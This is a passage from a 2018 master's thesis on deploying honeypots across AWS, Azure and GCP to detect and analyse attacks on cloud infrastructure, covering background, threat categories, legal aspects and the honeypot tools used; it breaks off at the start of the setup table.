Security Research Group
Department of Computer Science
Friedrich-Alexander University
Erlangen-Nürnberg

Master's Thesis

Using Honeypots to Detect and Analyze Attack Patterns on Cloud Infrastructures

Public version

Davide Bove

Erlangen, October 30, 2018

Zusammenfassung

Seit einigen Jahren verlagern Unternehmen ihre IT-Infrastruktur von privaten Rechenzentren zu spezialisierten Anbietern von Public Clouds. Während das bedeutende finanzielle Vorteile bietet, sind solche Shared Infrastructures schwierig zu verwalten und leiden erheblich unter den Folgen von Datenpannen und Sicherheitsvorfällen, da eine beträchtliche Menge an privaten und persönlichen Daten in der Cloud gespeichert werden.

Um mehr über Angreifer, deren Beweggründe und Vorgehen zu erfahren, werden Honeypots eingesetzt. Diese Systeme simulieren echte Geräte mit wertvollen Daten, sodass Angreifer damit interagieren. Für diese Masterarbeit wurden Honeypots in Public Clouds von AWS, Azure und GCP aufgesetzt. Diese täuschen verschiedene bekannte Services vor. Über einen Zeitraum von zwei Monaten wurden Logs zur weiteren Analyse erfasst, wodurch über 170 Millionen Einträge entstanden sind.

Die Analyse der Daten zeigt, dass der Großteil der Angriffe aus China, USA und Russland stammen und mehrheitlich VNC- und SSH-Services betreffen. Oft werden diese Angriffe automatisiert und wiederholt durchgeführt. So werden die IP-Adressbereiche der jeweiligen Anbieter kontinuierlich auf ungeschützte oder verwundbare Dienste abgesucht. Auch lassen sich die meisten Schadprogramme bei einem Angriff mit aktueller Antiviren-Software erkennen. Die vorgestellten Methoden und die daraus entstandene Datenbank bieten ein großes Potenzial für tiefergehende Forschung in diesem Bereich.

Abstract

For years a recent trend for companies has been to move IT infrastructure from private data centers to specialized public cloud providers. While there are significant advantages from a financial standpoint, such shared infrastructures are hard to manage and suffer considerably from data breaches and security incidents, as a considerable amount of private and personal data is stored in clouds.

To learn more about attackers, their motivations and techniques, honeypots are used. These systems allow to monitor attacks by pretending to be real machines with valuable data, such that attackers interact with them. For this master's thesis, honeypots were set up on several public clouds of AWS, Azure and GCP, simulating different popular services. Over a period of two months, log data was collected for further analysis, resulting in over 170 million log entries.

The analysis reveals that the majority of attacks originate in China, USA and Russia and target mostly VNC and SSH services. Often the attacks are automated and repeated over time, and IP ranges of cloud providers are constantly scanned for exposed or vulnerable services. Also, most malware deployed during an attack is easily detectable by up-to-date anti-virus solutions. The presented methods and the resulting database offers great potential for more in-depth research of the field.

Contents

List of Tables

List of Figures

Listings

1

Introduction

This chapter explains the motivation and goals behind this thesis. Furthermore, related research is presented within the field of study and the structure of the thesis is given.

1.1. Motivation

For years, the IT industry has observed an emerging trend for companies to move IT infrastructure from private data centers to specialized public cloud providers. The introduction of Cloud Computing has sparked a large number of services, ranging from software hosting to complete infrastructure offerings. In 2016 the Ponemon Institute estimated that over 40% of business-critical applications and over 33% of business information in North America are stored in clouds (Ponemon Institute LLC 2016b). For Europe, it is 27% business applications and 25% of business information stored on cloud-based servers (Ponemon Institute LLC 2016a). A company that wants to operate a website or store customer data does not need to provide the

hardware anymore, as professional vendors take over the task and host everything on their own server infrastructure. These vendors still need to deal with the same requirements of such a shared infrastructure as in the past: availability, scalability and security. A threat that targets any of these requirements could affect millions of individuals, causing damage to customers, end users and the provider. Data breaches in the cloud affect a considerable amount of private and personal data stored in clouds, from credit card information to trade secrets, but also intimate data like private photos and videos, contact lists or messages end up on the same infrastructure. Therefore, cloud providers have the responsibility to protect their infrastructure in the best way possible, but they also need to comply with numerous legal requirements regarding data protection and privacy.

A recurring problem in the cyber-security field is that countermeasures and protections become outdated quickly, forcing the industry into a never-ending arms race between security professionals and emerging threats from criminals. Most protection measures are based on known threats, the most prominent example being anti-virus solutions, which use precompiled fingerprints of malware samples. But while this was sufficient in times where most applications ran locally, today's applications run on distributed systems all over the world. Through the large amount of services on the web, one vulnerability can be used to attack multiple targets at once, affecting far more users than before.

In this work, the focus is on monitoring and analyzing both known and new attacks. While attacks on individuals or industrial systems are usually tailored for the targets, attacks on distributed systems like clouds are generic, automated and more complex. Most big corporations migrated to cloud services in the past, resulting in an elevated number of enticing targets for attackers. There have been several data breaches involving public clouds in the past few years, the victims being telecommunications providers like Verizon (Newman 2017), consumer services like Uber (Newcomer 2017) or even intelligence services like the NSA (O'Sullivan 2017). These breaches are often caused by misconfigurations of access policies and permissions, which happen because the environment of cloud tools is vast and complex.

Knowing that such flaws exist, criminals use automated network scanners to look for vulnerable servers. It is therefore important to monitor several public clouds at the same time to identify current attack waves. These monitors also need to collectively share the data with each other, so related attack patterns can be recognized. The

faster the detection of an attack, the faster can incident response teams react, defer attacks and secure their data and networks. To preemptively protect against such threats, honeypot systems are used. Honeypots are systems that look like real production systems. Once an intruder is tricked into interacting with it, the system collects valuable records about the interaction, which are later used by security professionals to learn the attacker's methodology and develop more effective countermeasures.

1.2. Aim and Scope

The main goal of this thesis is to learn how criminals inspect and interact with systems. In the long run, an always up-to-date knowledge base containing the current intrusion techniques is required, to improve existing and future warning systems. This knowledge is acquired through honeypot systems, which emulate a single service or a complete network in order to prompt an interaction by a potential attacker. In the experiment of this work, a software package containing multiple honeypots is deployed on the public clouds of Amazon Web Services (AWS), Microsoft Azure and Google Cloud Platform (GCP). Moreover, the attempt is made to identify the individual behind an attack. To achieve this, behavior of the attacker and objectives of attacks are examined and combined with the information gathered through the log data analysis.

To sum up, the contributions in this empirical study are as follows:

- Through the collection of log data over a period of two months, a massive database is created. This database contains connection metadata, such as IP addresses, and the actual content of the interaction as application logs.
- The raw data is searched and analyzed in order to extract interaction patterns. Also, statistics are compiled into empirical evidence, which is compared to the prevailing research in the field.

The results of the analysis and the consequent knowledge may help future Intrusion Detection Systems (IDSs) create better heuristics and improve the overall security of clouds.

1.3. Related Work

In this section, related research is evaluated and discussed. Honeypots have been used extensively to research network traffic and malware. The majority of papers in the field involve honeypot software operating on regular physical hardware. Alternatively, the implementation of honeypots is discussed for special use cases.

Brown et al. (2012) published one of the first papers on the security of cloud infrastructures. In their work, the authors deploy honeypots on cloud infrastructure of Amazon, Microsoft, IBM and ElasticHosts, analyzing the incoming traffic. With a total of 42 instances, they covered various different regions of the world. Unfortunately, they did not compare performances and log data between these instances, which is a shortcoming that this thesis approaches in its analysis. Also, the paper does not attempt to interpret the results of the analysis, while this thesis examines different data sources in order to learn new insights about the attackers and the methods.

The work of Wählisch et al. (2013) examines the attack vectors of mobile devices, specifically for attackers targeting Android and iOS devices. The authors set up a common PC with four honeypots that emulate a mobile device. By comparing the resulting observations with regular wired Internet traffic, they did not found "a significant amount of attacks specific to mobiles", concluding that attackers do not notice or care about specifics of targeted systems.

Multiple studies set up different honeypot systems on local or virtual systems to analyze SSH traffic and malware (Sochor and Zuzcak 2014; Kheirkhah et al. 2013). A number of publications have used honeypots to detect botnets, either on physical hosts (Challoo and Kotapalli 2011) or on cloud infrastructure (Chinn 2015). The latter work uses AWS to specifically detect infected Internet of Things (IoT) devices. The book of Provos and Holz (2008) dedicates a whole chapter to botnet tracking and is one of the most relevant publications in the field of honeypots.

1.4. Structure

The structure of this thesis is as follows:

- In chapter 2 the necessary background knowledge is introduced, explaining cloud computing, honeypots and IDS.
- The subsequent chapter 3 presents the actual problem and formulates research questions that are going to be elaborated.
- The data collection process and the setup of the experiment is explained in chapter 4. Equally important, the different honeypot tools used during the experiment are presented.
- The final analysis of the dataset is done in chapter 5, focusing on how to structure, compile and analyze the honeypot logs. Likewise, different methods for analyzing and extracting valuable information from the massive database are discussed. The results are accompanied by appropriate graphs and data tables, where the most relevant visualizations are included in the chapter. Supplementary results are found in Appendix B.
- Finally, chapter 6 summarizes the results and gives an outlook over the remaining challenges and possibilities of this research.

1.5. Acknowledgments

I would first like to thank my thesis advisor Dr.-Ing. Tilo Müller who supported me from the beginning and allowed me to focus on specific goals that I desired to elaborate. A big thank you to the Chair for IT Security Infrastructures and especially to Prof. Dr.-Ing. Felix Freiling for financing the operation of the honeypots. The data collection and the high quality results of this thesis would not have been possible without this support. Also, thanks to Florian Räder for procuring me the hardware necessary to analyze the massive amount of log data.

Finally, I must express my profound gratitude to my partner, for providing me with the emotional support and continuous encouragement throughout my years of study and through the process of researching and writing this thesis. This accomplishment would not have been possible without you.

2

Background

While one can simply use ready-made software to detect and analyze threats on the Internet, it is equally important to grasp the inner workings of these tools. Therefore, the following chapter provides the necessary background information to understand what distinguishes cloud services from regular server infrastructure. Furthermore, the concept of honeypots is introduced, which is the basis of the majority of tools in the experiment. The last part presents the current state of intrusion detection, as opposed to honeypots, with a focus on advantages and disadvantages.

2.1. Cloud Services

The term *Cloud Computing* has many definitions and includes a number of different concepts, including shared computation and storage, easily scalable infrastructure and on-demand resource allocation. While distributed networks have existed for many years, cloud computing adds a number of new challenges and is therefore a popular research field. In this thesis, the focus is on *Public Cloud* providers,

which offer cloud infrastructure, management and resources to the general public, as opposed to private data centers for companies, which are called private clouds. The business model of these providers is simple: as a customer, you only pay for the resources you use, "eliminating the need for cloud computing users to plan far ahead" (Armbrust et al. 2010).

While the security of cloud infrastructures is an interesting topic by itself, the customer-facing view is more relevant for this work, as the honeypot software is deployed directly on the cloud infrastructure to mimic exposed cloud services and investigate the dangers around them. The National Institute of Standards and Technology (NIST) distinguishes three service models of cloud computing (Mell and Grance 2010):

- Software as a Service (SaaS) describes applications that run on cloud infrastructures and can be accessed by the user through a web client or an API. The underlying system and the application is managed and controlled by the provider.
- Platform as a Service (PaaS) is defined by the ability of the customer to deploy and run customer-owned applications on the system. While the customer can deploy and configure the application freely, the system is still controlled by the provider, together with resources, operating system and the hardware.
- Infrastructure as a Service (IaaS) gives the customer full control over the operating system, storage, the applications and some network configurations (e.g. firewalls, public IP). The fundamental resources, such as computing power or main memory, are assigned by the provider upon customer request.

Since most of these service models use shared resources, two different customers may share the same physical machine. To prevent the access from one environment to the other, the systems use strongly separated virtualized environments. The separation can be enforced in different ways, including hardware, temporal or cryptographic separation (C. P. Pfleeger and S. L. Pfleeger 2012, p.204-205).

2.2. Honeypots

Honeypots are decoy systems, as they *attract* attackers and trick them to interact with them. Provos and Holz (2008, p. 7) define them as follows:

> A honeypot is a closely monitored computing resource that we want to be probed, attacked or compromised.

Honeypots are systems that have no economic value added for a business. They are not connected to any production systems and are merely part of the underlying company network. Any user would need to explicitly search for such systems. This means that, by definition, any connection to these systems is considered suspicious. In general, this leads to very low false-positive detection rates, as no legitimate traffic is supposed to be captured by honeypots. Also, honeypots can help mislead attackers, making them waste time on examining a dummy system instead of attacking more valuable production systems. During the interaction, no real system is violated and a response team has enough time to take appropriate countermeasures. If the threat is new and unknown to current IDS and anti-malware solutions, forensic investigators can analyze and learn how a potential vulnerability is exploited through the log data collected during the interaction. This is valuable information that can be used to create new threat signatures as used by IDS and firewalls.

There are various types of honeypots, with different capabilities, requirements and outputs. While there are many classifications of such systems, the following three are the most commonly used:

- Low- and High-Interaction honeypots (Mokube and Adams 2007)
- Server- and Client-based honeypots (Seifert, Welch, Komisarczuk, et al. 2007)
- Physical and Virtual honeypots (Provos 2004)

The overview of different types of honeypots is given in the following sections of this chapter.

2.2.1. High- and Low-Interaction

Honeypots can be grouped based on the interaction between the attacker and the system. In their paper, Mokube and Adams (2007) define three categories: low-, medium- and high-interaction honeypots.

Low-interaction honeypots simulate a specific service, a file system or an interface to a simulated environment. They provide only limited access to the operating system or the physical hardware and implement the minimal number of protocols such that an attacker can connect and communicate with it. By design, it only captures the

interaction of an attacker with the service. Even with the limited functionality, they are often sufficient to analyze how specific protocols are exploited. Furthermore, they are easy to deploy and set up, since they often do not require much processing power.

In comparison, a **high-interaction honeypot** consists of an actual operating system and existing services. The idea is to provide an attacker with a real system and observe the interaction with it. Since high-interaction honeypot systems run actual software, any bugs and vulnerabilities in the operating system or in any application can be used to compromise the system. This can lead to an attacker gathering full access to the machine, which can then be used to launch attacks against other systems. Therefore, such honeypots require safe procedures to restore the access after a takeover.

In general, this approach yields more relevant data for analysis, as a successful attack against the honeypot corresponds to an actual flaw in production systems. On the other side, they are more difficult to set up, require a significant amount of processing power and constant monitoring (Mokube and Adams 2007, p. 3).

Medium-interaction honeypots are conceptually located in-between the above systems and are not always considered an own category in related works. Usually, they do not fully simulate an operating system, but they implement an application layer such that not only connections are logged, but also any further interaction with the system is recorded. Known medium-interaction honeypots are mwcollectd (Wicherski 2010), Nepenthes (Baecher et al. 2006) and Cowrie, the latter being described in chapter 4.

2.2.2. Server- and Client-based

The distinction between server- and client-based honeypots is essential, as they describe two very different interaction models and use cases. Server honeypots have the goal to attract attackers, passively waiting for connections. Because of this functionality, any connection to them can be considered suspicious. This coincides with the "traditional" definition of honeypots given above.

On the other side, client honeypots simulate a client, usually a web browser, and actively connect to a server and check for suspicious activities. In comparison to server honeypots, they need to define what is considered suspicious traffic. This is

achieved using "static analysis, such as signature matching and/or heuristics" (Seifert, Welch, Komisarczuk, et al. 2007, p. 4).

2.2.3. Physical vs. Virtual

The third classification of honeypots is divided into physical and virtual honeypots. The former type runs on a physical machine, which offers more realistic attacks on real hardware. On the other side, they are harder and more expensive to deploy, because for any new honeypot, an additional machine is required. Thus, physical honeypots do not scale, need to be managed manually and thereby have only limited use for large-scale research studies. Nevertheless, physical honeypot systems are still used for special use cases, such as HoneyDroid, a honeypot that runs on Android phones (Mulliner, Liebergeld, and Lange 2011).

Since virtual environments have become more common and computation more powerful, most honeypots nowadays run on virtual machines. The main advantages are easier deployment and higher scalability. One physical machine can run multiple virtual machines that in turn deploy multiple honeypots. Also, the majority of machines that are used for cloud computing are virtualized, separating cloud users and preventing attacks between them, which is "the primary security mechanism in today's clouds" (Armbrust et al. 2010, p. 6).

2.3. Intrusion Detection

IDS monitor traffic or computer activities to detect suspicious behavior inside a network or a machine. Most IDS are passive, meaning that they only analyze the data, while firewalls and antivirus solutions also block traffic or delete malware. In order to understand the advantage of using honeypots over conventional IDS, an overview of the capabilities and limitations of such systems is required.

In general, IDS rely on knowledge-based techniques to detect known attacks, and on behavior-based heuristics for unknown threats. There are different approaches to intrusion detection, so this thesis will focus on those used in cloud computing. There are four major types (Modi et al. 2013):

- A Host-based Intrusion Detection System (HIDS) monitors a specific host machine, detecting intrusions based on system logs, network activity and file

system access. The efficiency of HIDS mainly depends on the system it is deployed on.

- A Network-based Intrusion Detection System (NIDS) can detect port scans, Denial-of-Service (DoS) attacks or brute-force attempts, as they monitor the network traffic between clients and the system to protect. Since it operates on the network and transport layer, it can examine single packets. On the other side, it is easily defeated by encrypted communication, which it is unable to analyze.

- Hypervisor-based IDSs monitor the traffic between different VMs and the hypervisor. In general, a hypervisor is responsible for managing virtual machines. Since cloud environments are based on virtualized machines and resources, hypervisor IDS are an increasingly relevant research topic for cloud security. A technique related to this type is called "VM Introspection" (Garfinkel and Rosenblum 2003).

- Distributed IDS describe a combination of the above IDS types that communicate with each other. They combine the strengths of NIDS and HIDS and require a more complex deployment.

While HIDS can only analyze the logs generated by the applications and the operating system on a host, honeypots have access to the detailed interaction between attacker and service, therefore collecting more relevant data and yielding better detection rates.

Regarding network-based detection, NIDS "suffer from high false positive rates" and an "increasing number of protocols that employ encryption", according to Provos (2004). An example is Transport Layer Security (TLS), the encryption standard used by the web for secure HTTP connections. In this case, the traffic is encrypted on the transport layer, until it is decrypted by the browser. A honeypot can easily implement TLS functionality to simulate a secure connection and still retrieve the raw packets received by an attacker. Therefore, most limitations of NIDS do not apply to honeypots, as they run on the application layer and implement the necessary protocols.

3

Problem Statement

The following chapter will introduce some considerations regarding the experimental setup, any assumptions made beforehand and potential issues arising during the execution. It is required that not only the targeted services are considered, but also who the potential attackers are and what their goals might be.

3.1. Attack Types

For traditional networks, there is a variety of potential events that threaten the security of the system. Security is defined by three fundamental concepts, called CIA triad: confidentiality, integrity and availability. This means that a specific threat can cause damage to a system by affecting one or multiple of these concepts. A threat can be malicious, as it is the case for attackers that try to compromise the system, or it can be unplanned, like a system failure or the accidental exposure of sensitive data by a careless employee.

There are some limiting factors in the assumptions of this work. First, it focuses

on the malicious, intentional attacks on cloud infrastructures, from the perspective of a cloud customer. Therefore, only a subset of practical attacks can be expected on such systems. Second, since only low-interaction honeypots are used during the experiment, only threats against the smiulated services and protocols are considered. The honeypots and helper tools (see chapter 4) operate on the Transport and the Application layer of the Open Systems Interconnection (OSI) model. Consequently, common network layer threats like port scans, DoS and Man-In-The-Middle (MITM) attacks are not detected or examined.

A number of frequently deployed services and protocols, used on the Internet, are evaluated, including:

- TCP and UDP
- HTTP, HTTPS with TLS
- Secure Shell (SSH)
- File Transfer Protocol (FTP)
- Simple Mail Transfer Protocol (SMTP)
- Remote Desktop Protocol (RDP)
- Virtual Network Computing (VNC)
- Microsoft SQL Server (MSSQL) and MySQL
- Server Message Block (SMB)

Some of these protocols can not be monitored by traditional IDS, as they either use encryption or, in the case of SSH and VNC, use tunneling to hide the traffic between an attacker and the system, making the inspection of packets impossible.

3.2. Threat De?nition

Using the definitions of Howard and Longstaff (1998, p. 11), attacks are defined as "a series of steps taken by an attacker to achieve an unauthorized result". Based on this definition, incidents are "a group of attacks that can be distinguished from other attacks because of the distinctiveness of the attackers, attacks, objectives, sites, and timing". This distinction is important, as the honeypots will catch a number of single attacks, which will be grouped into incidents during analysis. By

doing this, the overall amount of data to analyze is reduced significantly, while the information content is increased, resulting in detailed reports and empirical evicence. The following sections describe the threats that will be considered for the experiment.

3.2.1. Service Exploitation

The primary target of intruders are the exposed services of a system. Through port scanner software, an attacker can learn about the applications running on the server. The same software is then used to analyze OS version, application version and the protocol that is used to communicate. Combined with a vulnerability database, the attacker can try to exploit outdated versions, or try to find other vulnerabilities, such as weak passwords. Therefore, unsafe services can provide first access to a system, and need to be secured first.

During the experiment, the different services described in section 3.1 are simulated by honeypots, offering a seemingly unprotected access to the system. By monitoring the access to the services, both new and unknown vulnerabilities can be discovered.

3.2.2. Malware Deployment

Once inside a system, attackers could upload additional software onto the system. There are multiple reasons for doing so: They could try to escalate their privileges to achieve full control over the OS, or they could deploy malware that tries to infect other users on the system. Often tools or techniques are used to erase all traces of an intrusion, such that the attack goes unnoticed.

The honeypots save any file transferred to the system into a quarantined area that is unaccessible to the attacker, such that it can be analyzed later on. For malware and unknown binaries, there is the possibility to upload them to a service like VirusTotal[1], which runs the submitted file through multiple antivirus engines. Alternatively, the binaries can be analyzed manually using static and dynamic analysis on a secured system.

[1] https://www.virustotal.com/

3.2.3. Botnet Tracking

Although it is related to malware, botnets are a special kind of software that aims at behaving silently until a Command&Control (C&C) server sends instructions to it. In some cases, the binaries deployed on the system contain clues about the author or the attacker. When the information from a specific binary is extracted, the C&C server can be identified, monitored and stopped in an automated way (Freiling, Holz, and Wicherski 2005). Through the use of multiple systems distributed all over the world, one can observe how botnets are deployed in detail.

3.2.4. Data Breach

Another common threat is the theft of sensible data. Often attackers target databases to get access to login credentials, confidential documents or trade secrets. The goals are to either sell the data (such as credit card information), to expose it to the public or to blackmail the company suffering the breach, depending on the attacker type. Such data breaches are hard to detect and once an attacker has copied the data, it is nearly impossible to prevent further damages. Data breaches can happen in consequence of misconfigured firewalls or through insider attacks.

3.2.5. Denial of Service

A DoS attack targets a specific service and aims at crashing or delaying the operation of it. The malfunction or interruption of a service can cause financial damage to the service provider, but also severe damage to the user relying on the service. The used honeypots can not reliably detect external DoS attacks, but they can catch insider attacks, where an attacker runs a command with the goal of depleting the system's resources.

3.2.6. Vandalism

Vandalism is a disregarded threat, but can cause substantial damage to a service provider. Different from DoS, an attacker deletes files, databases or backups. The goal is not only to interrupt the service, but to destroy any chance for recovery. Since

the user has no physical access to the hardware, the attack is usually detectable by monitoring the commands entered through a remote connection.

3.3. Attackers and Objectives

While looking at how the honeypots are breached, one goal of this thesis is to learn about the attackers behind the process. According to Howard and Longstaff (1998), there are seven categories of attackers with different goals (see Table 3.1). An attacker can be assigned to one or more categories.

Hackers	Attackers who attack computers for challenge, status or the thrill of obtaining access.
Spies	Attackers who attack computers for information to be used for political gain.
Terrorists	Attackers who attack computers to cause fear, for political gain.
Corporate raiders	Employees (attackers) who attack competitor's computers for financial gain.
Professional criminals	Attackers who attack computers for personal financial gain.
Vandals	Attackers who attack computers to cause damage.
Voyeur	Attackers who attack computers for the thrill of obtaining sensitive information.

Table 3.1.: Attacker types with description of goals (Howard and Longstaff 1998, p. 15)

Since the research honeypots of the experiment are not connected to any real system and do not provide any significant value to an intruder, one could exclude *Spies* and *Corporate raiders* from the list of potential attackers. For the experiment, it is expected that attackers try to violate the system to primarily gain full control over the server. The subsequent actions after a successful compromise determine which attacker type is assigned to the incident. The following possible actions are particularly revealing, based on the work of Ramsbrock, Berthier, and Cukier (2007):

- No operation or information gathering over the system's software suggests a Hacker type that has no specific financial or political goal.
- Installing new software (e.g. through downloaded binaries) can indicate that, depending on the software, financial gain is a primary goal of the attack. This could be achieved either through full control of the system (privilege escalation),

by adding the system to a botnet, or through ransomware.

- The modification of files, websites or database entries to include images, texts or other media can indicate a political or ideological interest.
- Deployment and execution of malware that breaks the system or deletes files could be an clue that a Vandal broke into the honeypot.

Note that these are hypotheses of which actions an attacker could perform, and no research could be found that covered which actions belong to which category.

3.4. Reporting

In general, the setup of honeypots is straight-forward: Once all the software tools are installed on the physical or virtual machine, they start logging their results to log files on the system. When using high-interaction honeypots, these logs could be accessible to the attacker, since they usually operate on the real system. But when using low-interaction honeypots as in this experiment, no real access to the system is possible. Therefore an attacker should never be able to access or manipulate the logs.

There is only one threat that endangers the honeypot systems in the experiment: System failures and unexpected downtimes. By having both virtualized file systems and hardware, a crash or malfunction could potentially wipe all the data, including the log files. With a backup and recovery solution, or additional redundant systems, the system can be secured against unexpected failures. It is also possible that the honeypots experience high load, either intentionally or through targeted Distributed Denial-of-Service (DDoS) attacks. A solution to this would be to upgrade the subscription to the cloud providers and request more bandwidth and resources, which would in turn overrun the budget of this thesis.

3.5. Legal Aspects

It seems important to include this section when dealing with data collection of unknown actors. Since the public IP ranges of cloud providers are known[2], there is

[2]IP ranges of AWS: `https://docs.aws.amazon.com/general/latest/gr/aws-ip-ranges.html`

no control over who can connect to our system, besides any firewall settings. Also, by operating multiple machines all over the world (see section 4.2), one may need to abide by the laws of the respective country. In general, the privacy laws of the country in which the machine is located are applied.

The issues that can arise from the operation of honeypots are described by Mokube and Adams (2007, pp. 324–325):

- Entrapment – Attackers may claim that they were tricked into breaking into the system, usually by law enforcement officers
- Liability – Attackers may misuse the honeypot to harm others
- Privacy – Laws exist that might restrict the right to monitor users on owned systems

The "Entrapment" use case is irrelevant for this thesis, as the purpose of the data is to learn from potential criminal activity and attackers will not be prosecuted. While Provos and Holz (2008, p. 12) describe taking control of the honeypot and committing crimes, the experimental setup in this thesis offers no possibility to execute code or take over a system (excluding potential vulnerabilities in the honeypot software). Therefore, the second scenario is also improbable.

The privacy issue with honeypots is apparent. By collecting traffic data, login data and any other interactions with the system, one can also gather valuable private information, such as IP addresses, timestamps of the connections and even geographic locations. Also, under EU law, IP addresses are *personal data*, therefore special precautions need to be taken. The work of Sokol, Míšek, and Husák (2017) revolves around legal issues with honeypots in the EU. They argue that, while there is a difference between IP adresses and connection details, which is transactional data, and the actual content of the communication, the content data, both types should be considered personal data under EU law. An operator of honeypots should have a "relevant purpose" to collect such data, which is "the research and prevention of future threats" for research honeypots like the ones used for this thesis. But it is an issue if there is an intention to publish the dataset. In this case, the authors recommend the anonymization of results, since they contain personal information that is protected under specific laws.

Ultimately, there is no definite answer to the legality of honeypots. It depends on several factors:

- What is the purpose of the collection?
- How is the data used?
- Does the user consent to the collection?

Since there are no active users of the system, no private user data is potentially exposed. Also, as the attackers actively initiate a connection to the honeypots, and the data is used for research purposes, there should be no major issue in collecting and evaluating the data. In this thesis, there are some extracts from the results, which may contain IP addresses or other identifiable data. These shall be considered legal citations from a research dataset that are required to understand the analysis.

4

Data Collection

This chapter describes the software used to collect the data as well as the general setup and architecture of the network. Moreover, the services covered by the honeypots are described in more detail, giving examples of the expected attack pattern and the output.

4.1. Evaluation of Deployed Honeypots and Tools

The servers for the experiment run different honeypot tools to simulate a wide range of services. To facilitate the setup of these tools, a preconfigured software package is used.

The Deutsche Telekom AG (DTAG) Community Honeypot Project[1] is an initiative started in 2010. The long-term objective of the project is to deploy and operate multiple honeypots around the world. With **T-Pot**, developers of the project created a software package based on Linux Ubuntu that offers a collection of preconfigured

[1] `http://dtag-dev-sec.github.io/`

honeypots (Deutsche Telekom AG 2018). Through various scripts and the use of the container technology Docker, the honeypots are deployed in separate environments on the system, but run on the same network interface. In addition to the honeypots, T-Pot incorporates an IDS and allows direct access to the machine over SSH.

As T-Pot works out-of-the-box, it is especially suited to be deployed on multiple machines. Although the standard configuration is enough for the experiment, some configuration was needed to optimize the execution of all softwares. Furthermore, unwanted honeypots and community features, such as data sharing, were deactivated. The following sections describe the general functionality of the included honeypots and discusses the capabilities and limitations.

4.1.1. Dionaea

Dionaea is a low-interaction honeypot which aims at collecting malware samples (DinoTools 2018). It is a successor and an improvement over Nepenthes (Baecher et al. 2006), which was created by the same authors. It is designed to be easily extensible through Python scripts and simulates vulnerabilities in different protocols like FTP, SMB or SQL. These protocols are often used by malware samples to spread copies of themselves to other systems. The tool can detect shellcode by emulating the code and therefore also detects previously unknown threats. Also, it allows to submit any captured malware to the VirusTotal service for further analysis. Through the open-source nature of the software and its General Public License (GPL), the functionality can be easily extended, overcoming any limitations.

4.1.2. Cowrie

Cowrie is a medium-interaction honeypot written in Python that implements the Telnet and SSH services (Oosterhof 2018). It is a successor to *Kippo* , a medium-interaction honeypot written in Python (Tamminen 2018). The software focuses on brute-force attacks against SSH and the Telnet protocol, but also uses a fake file system and a simulated terminal service to trick an attacker into interacting with the system. Thus, the honeypot logs the interaction happening after a supposedly successful compromise, which is valuable information to understand an attacker's behavior. The software simulates a number of commands like `cat` to view file contents, or `wget` to download files. Files acquired or modified using these commands are also

collected to a folder outside the attacker's session, such that they can be further analyzed.

While Cowrie is very powerful in its functionality, the default configuration is kept minimal, so attackers should easily notice that they are interacting with a fake system. However, users can add their own content to the file system and extend the command list, such that the honeypot becomes nearly indistinguishable from a real system.

4.1.3. Honeytrap

Honeytrap is a low-interaction honeypot written in C which monitors attacks to TCP or UDP services (Werner 2007). While it is not actively developed anymore, it is still used because of its dynamic server concept. The approach is as follows: The software runs as a daemon and monitors the network traffic for incoming packets. Whenever such a packet is detected, a new process is spawned that listens at the specified TCP or UDP port. The traffic is recorded and can be analyzed by plugins. Also, the traffic can be redirected to another system, e.g. a specific honeypot.

For the honeypot experiment, Honeytrap acts as a catch-all for any port or service that is not covered by the other honeypots, such that attacks on unexpected or unused ports are also captured. A major limitation of the honeypot is that it does not emulate any real service behavior, which results in easy detection by an attacker.

4.1.4. Glastopf

The *Glastopf* honeypot focuses on attacks targeting web applications (Rist et al. 2010). It runs as a vulnerable web server and logs any accesses and HTTP requests to it. The software also includes a vulnerability detection, which uses a database of known attack types to identify actual attacks. Once an attack type is detected, the server tries to send a response that matches what the attacker would expect.

For example, Glastopf analyzes Remote File Inclusion (RFI) and Local File Inclusion (LFI) attacks and tries to extract strings from the included files that it puts into a response, such that the attacker believes the attack was successful. Also, the authors claim that since the vulnerability emulation uses types instead of specific patterns, it can easily detect unknown attacks of the same type. The functionality is based on

different plugins that need to be configured, which is a rather complex task on its own.

Glastopf, which is released under GPL version 3, is still maintained by its developers, but a successor named SNARE (MushMush Foundation 2018) is already in development.

4.1.5. Mailoney

Mailoney handles mail traffic and simulates an SMTP server (Edmunds 2018). The honeypot, written in Python, implements a simple mail server that logs both login credentials and email content that is sent to it. Since it emulates only a small subset of SMTP commands, it is easy to detect by a physical attacker. As a result, the tool produces two log files: one for the commands used, which can uncover potential vulnerabilities in mail servers, and another which contains the full email contents, which reveals targets of spam and phishing campaigns.

4.1.6. RDPY

As the name already implies, *RDPY* is a software library that implements Microsoft's RDP in Python (Peyrefitte 2018). The project is divided into different binaries, with both a client and a server honeypot, as well as several helper tools. For the experimental setup, the relevant module is `rdpy-rdphoneypot`, which emulates a Windows server with login dialog. The honeypot collects login data, but is also able to record the RDP sessions in order to replay them later.

4.1.7. Vnclowpot

The tool *vnclowplot* is a low-interaction VNC server honeypot (McMurray 2018). It listens for VNC connections and logs any authentication attempts. Likewise, VNC handshakes are collected, which contain the used authentication passwords in a hashed format. These handshake hashes can be cracked with a brute-force software to obtain the used credentials.

4.1.8. Suricata

As opposed to the tools above, *Suricata* is not a honeypot, but an open-source NIDS and Network Security Monitoring engine (Open Information Security Foundation 2018). Similar to most IDS, it collects and analyzes network traffic, using signature-based algorithms to detect malicious behavior and known threats. Of course, it includes several preconfigured signature and anomaly databases, as well as rulesets on which packets to analyze.

It is included in the T-Pot framework for network activities that may not be catched by the other honeypots. Whenever a suspicious packet is found, all details of the attack together with the description of the signature is saved. As an example, if an attacker tries to exploit a web vulnerability, Suricata outputs the actual payload of the attack, the category (e.g. "Web Application Attack"), the name of the signature that was triggered (e.g. "ET ATTACK_RESPONSE Oracle error in HTTP response, possible SQL injection point") and a severity score of the vulnerability. Features that are also used extensively in this thesis include the classification of the reputation of IP addresses and the automatic identification of Common Vulnerabilities and Exposures (CVE) vulnerabilities (see chapter 5).

4.2. Setup and Architecture

In order to overcome limitations and the complex setup of the honeypot network, virtualized systems on cloud infrastructures are used. For that, three popular cloud providers are considered: AWS, Microsoft Azure and GCP. The experimental setup consists of five honeypots and an additional system to collect the generated logs. The systems run in virtual instances hosted by the different providers and distributed as shown in Table 4.1.

There are three servers located in the "US east" region of the corresponding provider. The reason for having different servers by different providers in the same region is to be able to properly compare the analysis results between them. The other two are based in India and Europe, as a measure of how other continents are affected by the attacks, compared to the US region. In addition to that, the honeypots send their log data to a separate server, called Data Collector. This machine has two purposes: It receives live data about the connections and visualizes them, but it also connects

Server name	Provider	Region identifier	Actual region
aws-us	Amazon	us-east-2	US East (Ohio)
